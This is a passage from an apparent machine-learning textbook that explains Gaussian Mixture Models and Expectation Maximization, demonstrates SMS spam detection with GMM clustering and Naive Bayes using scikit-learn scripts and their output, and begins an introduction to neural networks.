Consider a scenario in which we mistakenly collected data on the heights of both middle school and elementary school students and that we failed to record which school each of these students attended. Having mixed our samples together, would it be possible to "un-mix" them somehow?

It would be reasonable to expect that elementary students, on average, will be shorter than their middle school counterparts. We might also expect that the distribution of heights among the two groups would be somewhat different, since elementary schools typically educate students from kindergarten through fifth grade while middle schools serve children in grades six through eight.

Continuous variables, such as student heights, can usually be fitted to a Gaussian distribution. We also know that every Gaussian distribution can be uniquely identified by its mean and variance parameters. Therefore, it should theoretically be possible to distinguish the two groups of students from one another. In machine learning terms, we should be able to assign each student to the elementary or middle school cluster based on the values of the feature, *student height*.




FIGURE 3.9: GMM Divides the Elementary and Middle School Students into Clusters Based on their Unique Gaussian Distributions

GMM is able to accomplish this by analyzing the dataset of student heights and identifying the unique mean and variance parameters that define each cluster. Next, it uses these and several other parameters we'll examine shortly to compute how likely each student is to belong to each of the clusters. The student is then assigned to the cluster with the highest probability score.

In Figure 3.9, we can see that GMM has successfully reconstituted the separate Gaussian distributions for the elementary and middle school students. As before, the plots on the left and right show these Gaussian distributions as histograms and smoothed curves respectively.

Please note we have explained these concepts with simplified illustrations and examples for purposes of clarity and comprehension. For example:

- In Figures 3.7 and 3.8, we referred to the measures on the *y* axis as *ratios*. However, for technical reasons, the more accurate terms is *density*. To learn more about density and its role in solving probabilistic

problems, please refer to https://en.wikipedia.org/wiki/Probability_density_function

- Our discussion of variance was based on a problem scenario utilizing a single feature only. However, probabilistic problems typically involve multiple features and require an analysis of their associated *covariance* relationships. To learn more about covariance and its role in solving probabilistic problems, please refer to https://en.wikipedia.org/wiki/Covariance

Let's take a closer look now at the process GMM uses to assign data points to clusters.

EXPECTATION MAXIMIZATION

To perform clustering, GMM employs *Expectation Maximization* (EM), an iterative two-step optimization process that is also used by many other machine learning algorithms to solve probabilistic problems. To begin, the analyst sets four initial values:

- **Fixed Hyperparameter: Number of Mixtures** This determines how many clusters will be created. In GMM, we use the term *mixtures* rather than clusters because the assignment of data points to groups is achieved by "un-mixing" a collection of discrete Gaussian distributions or *mixture components*. The choice of mixture number is usually an intuitive one based on the nature of the problem, the degree of precision required, and the analyst's domain expertise. In a spam detection problem, for example, the analyst will most likely be interested in defining only two mixtures, one for spam and another for legitimate email. However, more advanced methods of optimizing the number of mixture components can also be used.

- **Parameter 1: Mixture Proportion (MP)** This is an estimate of the proportion of samples that belong to each mixture component. In our school heights example, the analyst might decide to initially set the MP for the elementary school mixture to equal two thirds of the students and assign the remaining third to students from the middle school. MP is expressed in probability terms, with values ranging from 0-1. Consequently, the elementary and middle school mixtures would be assigned MPs of approximately .66 and .34 respectively.
- **Parameter 2: Mean** This is the average value of the data distribution for each mixture component, e.g., the average height of students in our elementary school and middle school mixture components respectively.
- **Parameter 3: Variance (Standard Deviation)** This defines how concentrated the data is with respect to the mean. The analyst often estimates this for each mixture component based on their experience and the nature of the dataset. For example, if the feature used for clustering exhibits a wide range of values, a correspondingly large SD parameter would be chosen.

It's desirable, but not essential, for the initial set of MP, Mean, and SD/Variance values to be realistic ones. However, over the course of multiple GMM iterations, these parameters will progressively be refined until the analyst is satisfied with the clustering model's performance or the maximum number of iterations has been reached.

Step 1: Expectation

In this step, GMM uses each mixture's mean, variance, and mixture proportion parameters to assign a probability score between 0 and 1 to each data point. This indicates which of the Gaussian

distributions is *responsible* for that data point—the probability that it belongs to each of the mixture components. In the case of our student heights, each student will be assigned *two* responsibility scores: one each for the elementary and middle school mixture components. After that, the data point is assigned to the mixture component with the highest responsibility score.

Once GMM finishes assigning responsibility scores to all of the data points, it proceeds to the Maximization stage.

Step 2: Maximization

During this step, weighted averages are computed and then used to modify the mean and variance parameters. This process proceeds as follows:

1. GMM recalculates the mixture proportions by adding up the responsibility scores for each mixture and then dividing the sum by the total number of data points. In our height example, GMM would add up the responsibility scores for the middle school mixture component and then divide this by the total number of students. Then it would repeat this process for the elementary school mixture component.
2. GMM updates the mean by computing a *weighted average*.
    - GMM multiplies the feature value for each mixture member by its corresponding responsibility score to produce a weighted value. For example, a student with a height of 120 cm and a responsibility score of .9 of belonging to the elementary school mixture component would be assigned a new weighted height value of 108 cm (120 cm*.9=108 cm.).
    - GMM computes a new weighted mean for each mixture component. It accomplishes this by summing

the total weighted values for that mixture component and then dividing the total by the sum of that mixture's responsibility scores. Next, it repeats the same process with each of the remaining mixture components.

3. GMM calculates a new variance for each mixture component. Earlier, we introduced variance as a simple average of the squared differences between heights and the mean. Now, however, we use the weighted average to compute this instead.

Step 3: Iteration of EM Cycle

Using the revised parameters, GMM repeats the EM cycle multiple times, producing new responsibility scores and then applying them to modify the mixture parameters. The process continues until one of two things occur. Either the values stop changing within a predefined level of tolerance (i.e. the weighted means remain constant within a range of 1%), or the predefined number of EM iterations has been completed. At that point, each data point will have been appended a responsibility score that indicates its most probable mixture membership.

The acceptable tolerance for accuracy will be determined by the analyst based on their domain expertise, the nature of the clustering problem, and the associated risk. For example, a wide tolerance for errors may be acceptable in detecting an email as spam but not in detecting a banking transaction as a fraudulent one.

The resulting GMM model consists of a vector containing the mixture proportion, mean, and variance values that define each Gaussian distribution. The model can then be applied to new data to generate responsibility scores that indicate each data point's most likely mixture membership.

GMM PITFALLS AND LIMITATIONS

As we've seen, GMM's use of probability methods to define clusters has several advantages over the *k*-means and DBSCAN algorithms we discussed in Chapter One, albeit with certain limitations:

1. The analyst must choose the correct number of mixture components to create.
2. GMM requires continuous data, such as the student heights we used in our example. It also works best when the data conform to a Gaussian distribution.
3. Our example of GMM utilized only a single feature (height) for simplicity. In practice, GMM works best with feature spaces of six dimensions or less. After that, GMM becomes increasingly expensive computationally and may ultimately fail to achieve convergence.

Detecting SMS Spam with Gaussian Mixture Models and Naïve Bayes

SMS spam is an intrusive, obnoxious, and often fraudulent attempt by unscrupulous marketers to rope mobile phone users into making purchases or, worse, providing personal information to attackers perpetrating phishing schemes. Fortunately, application developers have become increasingly adept at utilizing probabilistic methods to detect these messages. We'll consider two examples of probabilistic SMS spam detection using the GMM and Naïve Bayes algorithms furnished with scikit-learn.

First we'll need a dataset to work with. We'll use the SMS Spam Collection Data Set that can be downloaded in zip file format from the Center for Machine Learning and Intelligent Systems website at https://archive.ics.uci.edu/ml/datasets/SMS+Spam+Collection.

Next, we extract and load the *SMSSpamCollection* text file. When we examine the file contents, we notice that the first word in each line is actually a label indicating whether the message is *spam* or *ham* (a benign message). As shown below, the text file contains significantly more ham messages than spam ones. We'll be performing clustering on an unsupervised basis, so we won't be using these labels to assign samples to clusters. However, the labels will enable us afterward to assess the accuracy of our clustering results.

```
ham Go until jurong point, crazy.. Available only in bugis n great world la e buffet... Cine there got amore wat...
ham Ok lar... Joking wif u oni...
spam    Free entry in 2 a wkly comp to win FA Cup final tkts 21st May 2005. Text FA to 87121 to receive entry question(std txt rate)T&C's apply 08452810
ham U dun say so early hor... U c already then say...
ham Nah I don't think he goes to usf, he lives around here though
spam    FreeMsg Hey there darling it's been 3 week's now and no word back! I'd like some fun you up for it still? Tb ok! XxX std chgs to send, £1.50 to r
ham Even my brother is not like to speak with me. They treat me like aids patent.
ham As per your request 'Melle Melle (Oru Minnaminunginte Nurungu Vettam)' has been set as your callertune for all Callers. Press *9 to copy your friends
spam    WINNER!! As a valued network customer you have been selected to receivea £900 prize reward! To claim call 09061701461. Claim code KL341. Valid 12
spam    Had your mobile 11 months or more? U R entitled to Update to the latest colour mobiles with camera for Free! Call The Mobile Update Co FREE on 08
ham I'm gonna be home soon and i don't want to talk about this stuff anymore tonight, k? I've cried enough today.
spam    SIX chances to win CASH! From 100 to 20,000 pounds txt> CSH11 and send to 87575. Cost 150p/day, 6days, 16+ TsandCs apply Reply HL 4 info
spam    URGENT! You have won a 1 week FREE membership in our £100,000 Prize Jackpot! Txt the word: CLAIM to No: 81010 T&C www.dbuk.net LCCLTD POBOX 4403L
ham I've been searching for the right words to thank you for this breather. I promise i wont take your help for granted and will fulfil my promise. You h
ham I HAVE A DATE ON SUNDAY WITH WILL!!
spam    XXXMobileMovieClub: To use your credit, click the WAP link in the next txt message or click here>> http://wap. xxxmobilemovieclub.com?n=QJKGIGHJJ
ham Oh k...i'm watching here:)
ham Eh u remember how 2 spell his name... Yes i did. He v naughty make until i v wet.
ham Fine if thatÛ_s the way u feel. ThatÛ_s the way its gota b
spam    England v Macedonia - dont miss the goals/team news. Txt ur national team to 87077 eg ENGLAND to 87077 Try:WALES, SCOTLAND 4txt/ú1.20 POBOXox3650
ham Is that seriously how you spell his name?
ham I'm going to try for 2 months ha ha only joking
ham So ü pay first lar... Then when is da stock comin...
ham Aft i finish my lunch then i go str down lor. Ard 3 smth lor. U finish ur lunch already?
ham Ffffffffff. Alright no way I can meet up with you sooner?
ham Just forced myself to eat a slice. I'm really not hungry tho. This sucks. Mark is getting worried. He knows I'm sick when I turn down pizza. Lol
ham Lol your always so convincing.
```

In order to prepare these messages for analysis, we'll analyze the transitions between each sequential set of two characters in every character string, a process known as *bigram analysis*. For example, in the first spam message that begins, "Free entry," we'll observe the transitions between the letters *F* and *r*, *r* and *e*, *e* and *e*, etc. When we calculate the frequency with which each type of transition occurs, the models we train will be able to determine if a message is benign or an attempt to advertise or subvert.

Vectorizing

One way to analyze text strings is to consider each character to be a member of a particular *character class*. We'll be using four character classes in our example:

- Letters
- Digits
- Punctuation
- Whitespace

Using these character class definitions, we'll convert the text string "abc123" into a *character class sequence*. We'll assign character Class 0 to letters and character Class 1 to digits. This produces the following sequence:

Character String	a	b	c	1	2	3
Character Class Sequence	0	0	0	1	1	1

Now, we can convert this sequence into a set of bigrams.

0, 0
0, 0
0, 1
1, 1
1, 1

Next, we count the number of unique bigrams and discover that there are *two* instances of (*0, 0*), *one* instance of (*0, 1*), *two* instances of (*1, 1*), and zero instances of (*1,0*). We use these sums to construct the following matrix:

2	**1**
2	0

Our final data preparation step is to flatten the matrix into a vector suitable for use by the GMM and Naïve Bayes algorithms. Each of the resulting vectors will be comprised of 16 dimensions (four possible character classes for the first character * four possible character classes for the second character). By limiting the number of dimensions in this way, we've ensured that our GMM and Naïve Bayes computations will run easily on a

personal computer without unduly sacrificing our classification and clustering accuracy.

Example 1: SMS Spam Identification with GMM

Now that we have our vectors, we're ready to begin our GMM analysis session. As we've done throughout this book, we'll be using scripts we developed expressly to illustrate machine learning concepts based on the functions provided by the scikit-learn library. This particular GMM script is named *cluster_with_gmm.py*.

As we can see, this version of the GMM algorithm accepts a variety of hyperparameters, although only the path to the dataset is required.

```
bwall@highwind:~/code/private/probability_example$ python cluster_with_gmm.py -h
usage: cluster_with_gmm.py [-h] [-n N_COMPONENTS] [-r]
                           [-c {full,tied,diag,spherical}]
                           dataset

Cluster SMS messages with Gaussian Mixture Models

positional arguments:
  dataset               Path to dataset to read

optional arguments:
  -h, --help            show this help message and exit
  -n N_COMPONENTS, --n_components N_COMPONENTS
                        Number of clusters to produce
  -r, --print-results   Print out results per sample
  -c {full,tied,diag,spherical}, --covariance-type {full,tied,diag,spherical}
                        Covariance type
```

If we run *cluster_with_gmm.py* with its default settings, it produces one cluster only.

```
bwall@highwind:~/code/private/probability_example$ python cluster_with_gmm.py data/SMSSpamCollection
Cluster 0 - Total Samples: 5574 - Percent Ham: 86.5984930032 - Percent Spam: 13.4015069968
```

The ham/spam proportions of this cluster are interesting, but, what we *really* want to know is which messages are spam and which are benign. Therefore, we'll set *n* (*number of components*) to *two* and then run the command again.

```
bwall@highwind:~/code/private/probability_example$ python cluster_with_gmm.py -n 2 -c full data/SMSSpamCollection
Cluster 0 - Total Samples: 4401 - Percent Ham: 98.9775051125 - Percent Spam: 1.02249488753
Cluster 1 - Total Samples: 1173 - Percent Ham: 40.1534526854 - Percent Spam: 59.8465473146
```

On the plus side, we can see that Cluster 0 is comprised almost exclusively of ham messages. However, Cluster 1 is split about 60/40 percent respectively between spam and ham messages, so further refinement of our hyperparameter settings will be needed. Let's experiment with the Covariance settings *tied*, *diag*, and *spherical*.

```
bwall@highwind:~/code/private/probability_example$ python cluster_with_gmm.py -n 2 -c diag data/SMSSpamCollection
Cluster 0 - Total Samples: 1209 - Percent Ham: 41.7700578991 - Percent Spam: 58.2299421009
Cluster 1 - Total Samples: 4365 - Percent Ham: 99.0148911798 - Percent Spam: 0.98510882016
```

```
bwall@highwind:~/code/private/probability_example$ python cluster_with_gmm.py -n 2 -c spherical data/SMSSpamCollection
Cluster 0 - Total Samples: 3006 - Percent Ham: 98.9354624085 - Percent Spam: 1.06453759148
Cluster 1 - Total Samples: 2568 - Percent Ham: 72.1573208723 - Percent Spam: 27.8426791277
```

```
bwall@highwind:~/code/private/probability_example$ python cluster_with_gmm.py -n 2 -c tied data/SMSSpamCollection
Cluster 0 - Total Samples: 5028 - Percent Ham: 95.7239459029 - Percent Spam: 4.27605409706
Cluster 1 - Total Samples: 546 - Percent Ham: 2.5641025641 - Percent Spam: 97.4358974359
```

The *tied* setting has produced the best results, with roughly 95% of the ham samples assigned to Cluster 0 and 97% of the spam samples assigned to Cluster 1. Although we performed clustering in an unsupervised fashion, we know from the labels provided with our dataset that these cluster assignments are quite accurate ones. We'll finish up by exporting the samples in each cluster so we can view the actual messages. We'll use the *–r* flag (*print out results per sample*) for this.

```
Cluster 0 - Total Samples: 5028 - Percent Ham: 95.7239459029 - Percent Spam: 4.27605409706
Cluster 1 - Total Samples: 546 - Percent Ham: 2.5641025641 - Percent Spam: 97.4358974359
Cluster 0  -  Go until jurong point, crazy.. Available only in bugis n great world la e buffet... Cine there got amore wat...
Cluster 0  -  Ok lar... Joking wif u oni...
Cluster 0  -  U dun say so early hor... U c already then say...
Cluster 0  -  Nah I don't think he goes to usf, he lives around here though
Cluster 0  -  FreeMsg Hey there darling it's been 3 week's now and no word back! I'd like some fun you up for it still? Tb ok! XxX std chgs to send, £1.50 to rcv
Cluster 0  -  Even my brother is not like to speak with me. They treat me like aids patent.
Cluster 0  -  As per your request 'Melle Melle (Oru Minnaminunginte Nurungu Vettam)' has been set as your callertune for all Callers. Press *9 to copy your friends Callertune
Cluster 0  -  I'm gonna be home soon and i don't want to talk about this stuff anymore tonight, k? I've cried enough today.
Cluster 0  -  I've been searching for the right words to thank you for this breather. I promise i wont take your help for granted and will fulfil my promise. You have been wonde
Cluster 0  -  I HAVE A DATE ON SUNDAY WITH WILL!!
```

```
Cluster 1  -  I don't know u and u don't know me. Send CHAT to 86688 now and let's find each other! Only 150p/Msg rcvd. HG/Suite342/2Lands/Row/W1J6HL LDN. 18 years or over.
Cluster 1  -  SMS SERVICES For your inclusive text credits pls gotto www.comuk.net login 3qxj9 unsubscribe with STOP no extra charge help 08702840625 comuk.220cm2 9AE
Cluster 1  -  Valentines Day Special! Win over £1000 in our quiz and take your partner on the trip of a lifetime! Send GO to 83600 now. 150p/msg rcvd. CustCare:08718720201
Cluster 1  -  For ur chance to win £250 cash every wk TXT: PLAY to 83370. T'sC's www.music-trivia.net custcare 08715705022, 1x150p/wk.
Cluster 1  -  Final Chance! Claim ur £150 worth of discount vouchers today! Text YES to 85023 now! SavaMob, member offers mobile! T Cs SavaMob POBOXB4, M263UZ. £3.00 Subs 16
Cluster 1  -  Urgent! call 09066612661 from landline. Your complementary 4* Tenerife Holiday or £10,000 cash await collection SAE T&Cs PO Box 3 WA14 2PX 150ppm 18+ Sender: Hol Offer
Cluster 1  -  WINNER! As a valued network customer you have been selected to receive a £900 reward! To collect call 09061701444. Valid 24 hours only. ACL03530150PM
Cluster 1  -  U have won a nokia 6230 plus a free digital camera. This is what u get when u win our FREE auction. To take part send NOKIA to 83383 now. POBOX114/14TCR/W1 16
Cluster 1  -  Text82228>> Get more ringtones, logos and games from www.txt82228.com. Questions: info@txt82228.co.uk
Cluster 1  -  FreeMSG You have been awarded a FREE mini DIGITAL CAMERA, just reply SNAP to collect your prize! (quizclub Opt out? Stop 80122300p/wk SP:RWM Ph:08704050406)
Cluster 1  -  Congrats 2 mobile 3G Videophones R yours. call 09063458130 now! videochat wid ur mates, play java games, Dload polypH music, noline rentl. bx420. ip4. 5we. 150p
Cluster 1  -  U are subscribed to the best Mobile Content Service in the UK for £3 per ten days until you send STOP to 83435. Helpline 08706091795.
Cluster 1  -  <Forwarded from 21870000+4i - this is your Mailbox Messaging SMS alert. You have 40 matches. Please call back on 09056242159 to retrieve your messages and matches cc100p/min
Cluster 1  -  FREE RING TONE just text "POLYS" to 87131. Then every week get a new tone. 0870737910216yrs only £1.50/wk.
Cluster 1  -  URGENT! Your mobile No 077xxx WON a £2,000 Bonus Caller Prize on 02/06/03! This is the 2nd attempt to reach YOU! Call 09066362206 ASAP! BOX97N7QP, 150ppm
Cluster 1  -  You are guaranteed the latest Nokia Phone, a 40GB iPod MP3 player or a £500 prize! Txt word: COLLECT to No: 83355! IBHltd Ldn#15H 150p/MtmsgrcvdI8
Cluster 1  -  8007 FREE for 1st week! No1 Nokia tone 4 ur mob every week just txt NOKIA to 8007 Get txting and tell ur mates www.getzed.co.uk POBox 36504 W4 5WQ norm 150p/tone 16+
Cluster 1  -  we tried to contact you re your response to our offer of a new nokia fone and camcorder hit reply or call 08000930705 for delivery
```

As we can see, almost all of the spam and ham messages have been correctly classified.

Example 2: SMS Spam Identification with Naïve Bayes

This time, we'll take a supervised learning approach to spam detection using the labels supplied with our dataset. We can also reuse the same vectors and character class sequences as before. Typically, we would begin by dividing our samples into separate training, testing, and validation sets. For simplicity, however, we'll illustrate the training process only.

We're using a multinomial Naïve Bayes function provided by scikit-learn named *MultinomialNB* to build our model. Once again, the only required parameter is the path to the dataset.

```
bwall@highwind:~/code/private/probability_example$ python train_nb.py -h
usage: train_nb.py [-h] [-f] [-a ALPHA] dataset

Train model to classify SMS as spam or ham

positional arguments:
  dataset               Path to dataset to read

optional arguments:
  -h, --help            show this help message and exit
  -f, --fit-prior       Learn class prior probabilities
  -a ALPHA, --alpha ALPHA
                        Smoothing Parameter
```

When we run it with its default configuration (*alpha = 1.0*, *fit_prior = False*), we find the classifier has achieved an average accuracy of roughly 95%.

```
bwall@highwind:~/code/private/probability_example$ python train_nb.py data/SMSSpamCollection
Predict(Sunshine Quiz Wkly Q! Win a top Sony DVD player if u know which country the Algarve is in? Txt ansr to 82277. £1.50 SP:Tyrone)
[[  1.32093912e-09   9.99999999e-01]]
Predict(What time you coming down later?)
[[ 0.9859347  0.0140653]]
Classification report for testing set
Accuracy: 0.954088952654
             precision    recall  f1-score   support

          0       0.98      0.97      0.97      1202
          1       0.81      0.88      0.84       192

avg / total       0.96      0.95      0.95      1394
```

Let's see if we can improve the accuracy by enabling Naïve Bayes to learn the class prior probabilities. We accomplish this by changing the *fit_prior* hyperparameter setting to *true*.

```
bwall@highwind:~/code/private/probability_example$ python train_nb.py data/SMSSpamCollection -f
Predict(Sunshine Quiz Wkly Q! Win a top Sony DVD player if u know which country the Algarve is in? Txt ansr to 82277. £1.50 SP:Tyrone)
[[  8.18576852e-09   9.99999992e-01]]
Predict(What time you coming down later?)
[[ 0.99738247  0.00261753]]
Classification report for testing set
Accuracy: 0.963414634146
             precision    recall  f1-score   support

          0       0.98      0.98      0.98      1206
          1       0.85      0.88      0.87       188

avg / total       0.96      0.96      0.96      1394
```

As we can see, we've managed to increase the model's average accuracy to roughly 96%. We can now apply the model to new samples.

When we do, the model predicts that the message should be classified as ham.

```
bwall@highwind:~/code/private/probability_example$ python classify_nb.py "I bought a dog"
[ham]  0.978657044375
[spam]  0.021342955625
Prediction: ham
```

This second message has been classified as spam.

```
bwall@highwind:~/code/private/probability_example$ python classify_nb.py "Want to buy Male Verility Treatment! Txt ansr to 12345"
[ham]  1.23879674572e-06
[spam]  0.999998761203
Prediction: spam
```

Probability Modeling Takeaways

In this chapter, we considered a variety of probability concepts and illustrated how the Naïve Bayes and Gaussian Mixture Model algorithms employ measures of probability to perform their respective classification and clustering functions. Some of the key points included:

- The difference between *conditional* and *joint* probability. Conditional probability is concerned with determining the likelihood that Event B will follow Event A while joint probability is concerned with determining the likelihood that both events will occur simultaneously.
- In contrast to the Bayes Theorem, the Naïve Bayes classifier assumes *class conditional independence*, meaning that each feature is considered to have no influence on

any other in making classification decisions. While the assumption is almost always wrong, Naïve Bayes often produces excellent results and with great efficiency since it requires only four components to classify a sample. These include: *Posterior Probability*, *Class Prior Probability*, *Predictor Prior Probability*, and *Likelihood*.

- Every Gaussian distribution can be uniquely identified by its *mean* and its *variance* (or standard deviation). GMM performs clustering via an iterative *Expectation Maximization* process that generates scores that indicate which Gaussian distribution is most likely to be *responsible* for each data point. Consequently, GMM can properly detect clusters that overlap or possess a non-circular shape. GMM requires the analyst to set only one hyperparameter: number of mixtures. Then, GMM assigns data points to clusters by computing the mixture proportion, mean, and variance for each of the mixture components. However, GMM is only suitable for solving problems in which the underlying data is comprised of continuous values and the samples conform to a Gaussian distribution.

Deep Learning

In previous chapters, we considered how various machine learning approaches could be applied to solve a clustering or classification problem. Although the details varied, the process proceeded through a relatively simple sequence of operations. An algorithm would receive a set of vectors as input, perform a calculation, and then produce a label or cluster assignment as output. In the case of logistic regression, for example, the classification engine computed regression weights. To perform clustering, *k*-means calculated Euclidean and other distances between vectors and their centroids.

Analysts could control how these calculations were performed and the results they obtained by utilizing a variety of parameters and hyperparameters. With logistic regression, for example, analysts could apply regularization and penalty parameters that influenced how the weights were calculated. Various optimization functions could also be applied to determine such

things as the minimum size of each weight correction and what constituted a sufficient level of convergence. However, these were essentially methods for fine-tuning each algorithm's behavior in much the same way the engine in a car can be controlled by manipulating the flow of fuel or the rate of combustion. While essential, these ancillary functions did not—in and of themselves—produce a classification or clustering decision, nor was it customary to send the output from one kind of algorithm to the input of another.

Deep learning is based on a fundamentally different approach that incorporates layers of processing with each layer performing a different kind of calculation. Samples are processed layer-by-layer in stepwise fashion with the output of each layer providing the input for the next. At least one of these processing layers will be "hidden." It is this multi-layered approach, employing hidden layers, that distinguishes deep learning from all other machine learning methods.

The term *deep learning* actually encompasses a wide range of unsupervised, semi-supervised, supervised and reinforcement learning methods primarily based on the use of *neural networks*, a class of algorithms so named because they simulate the ways densely interconnected networks of neurons interact in the brain.

Originally conceived in the 1950s, neural networks received a great deal of attention in the 1980s thanks to their potential to produce "intelligent machines" that could "think" and solve problems as well as humans. By the end of that decade, however, the enthusiasm for this nascent technology began to wane. The computers of the day were simply not powerful enough to handle the processing loads required to solve the most complex and interesting problems. Researchers also found it difficult to obtain the massive datasets needed to adequately train neural

network models. Consequently, many researchers turned their attention to machine learning approaches that were more economical from a dataset and processing perspective.

Renewed interest in neural networks was sparked in 2005 and 2006 thanks to the efforts of artificial intelligence researchers Geoff Hinton, Yoshua Bengio, Yann Lecun, and Jurgen Schmidhuber, among others, who demonstrated that neural networks were not only practical, but also capable of solving complex problems—such as speech recognition and image categorization—much more accurately than existing methods. Graphics Processing Units (GPUs) like those incorporated in gaming consoles could now provide the computing horsepower needed to run neural network algorithms both efficiently and affordably. Massive online databases also become available thanks to the explosive growth of the Internet. Software giants like Google and Microsoft began investing heavily in deep learning research. A spate of new products incorporating deep learning technologies began to emerge soon afterward. Today, neural networks have been incorporated into such mainstream products as Google's Android operating system and Apple's Siri voice-activated digital assistant. Deep learning has also been shown to be very effective in addressing a wide spectrum of network security issues.

In this chapter, we'll describe two different types of neural network algorithms:

1. *Long Short-Term Memory* (*LSTM*), a type of *Recurrent Neural Network* (*RNN*)
2. *Convolutional Neural Network* (*CNN*)

Please note: Neural networks are extremely flexible, general-purpose algorithms that can solve a myriad of problems in a myriad of ways. Unlike other algorithms, for example, neural networks can have millions or even billions of parameters

applied to define a model. For simplicity, we'll focus exclusively on neural network capabilities for solving a classification problem along with a small set of representative hyperparameters. We'll conclude with a practical, hands-on example that shows how LSTM and CNN models can be applied to determine the length of the XOR key used to obfuscate a sample of text.

A Generic Neural Network Architecture

As shown in Figure 4.1, neural networks are composed of *nodes* contained within input, hidden, and output layers. Each layer




FIGURE 4.1: A Generic Neural Network Architecture

plays a particular role in computing a classification. In a *fully-connected* network, like the one shown here, the output of every node in a given layer is connected to the inputs of every node in the layer that follows. This is also an example of a *feed-forward* neural network, in which information passes directly from one layer to the next without ever backtracking, until it reaches the output layer, where a classification decision is assigned.

As we shall see, however, this is only one of many possible configurations. Neural networks can also employ feedback loops between layers and utilize *partially-connected* architectures that restrict the flow of information to certain nodes only. Let's begin, however, by examining the layers that comprise one of the fully-connected feedforward types.

INPUT LAYER

The nodes in the input layer are passive. They simply receive attribute values for a particular sample and then pass them on to all of the nodes in the first hidden layer for processing. Consequently, the input layer must contain a node for every feature in the sample set. If we were categorizing pictures with a 64 pixel x 64 pixel resolution, for example, we would configure an input layer with 4,096 input nodes, one for each pixel. In solving a language processing problem, the relevant features might include the number of unique words in the sample we're analyzing, the frequency with which each word appears, etc.

HIDDEN LAYER(S)

Hidden layers are composed of nodes like the one in Figure 4.2 that perform the heavy lifting of the deep learning process. Since this is the first node in the first hidden layer, this processing proceeds as follows:




FIGURE 4.2: Node #1 in Hidden Layer #1

- **Receiving feature values from the input layer:** All of the attribute values for the first sample are received on the node's inputs x_1-x_m.
- **Applying weights:** Each attribute value is then multiplied by a corresponding weight value, e.g., the attribute on input x_1 is multiplied by weight w_1, the attribute on x_2 is multiplied by weight w_2, etc. If the magnitude of the weight value is greater than one, then the contribution of that feature to the eventual classification decision will incrementally increase. If the magnitude is less than one, its contribution will be decreased accordingly. This process is similar to the way regression weights are utilized in logistic regression. With neural networks, however, it's the aggregate processing across all of the hidden layers that ultimately determines the classification decision, not the processing within a single hidden layer.

  In addition to feature weights w_1-w_m, you will notice a weight value labeled w_0. This is the *bias* or *y-intercept* value for node #1. As we saw in previous chapters, the bias enables the decision boundary in feature space to

be moved away from the origin point on the *y*-axis to a location that provides the best fit for the sample data.

Every input on every node in the hidden layers is initialized with different weight values, which are incrementally optimized until the desired level of accuracy is achieved. Analysts can set these initial weights randomly, use functions to ballpark appropriate initial values, or set them based on their previous experience with similar problems and datasets.

- **Summing the products:** The products are then sent to a *Net Input* function that calculates the sum of the products and passes the result to an *activation function* for additional processing.
- **Applying the activation function:** The *activation function* performs the particular calculation specified for that layer. Analysts can choose from among a large set of activation functions based on the nature of the problem scenario and the sequence of computations required to produce a solution.
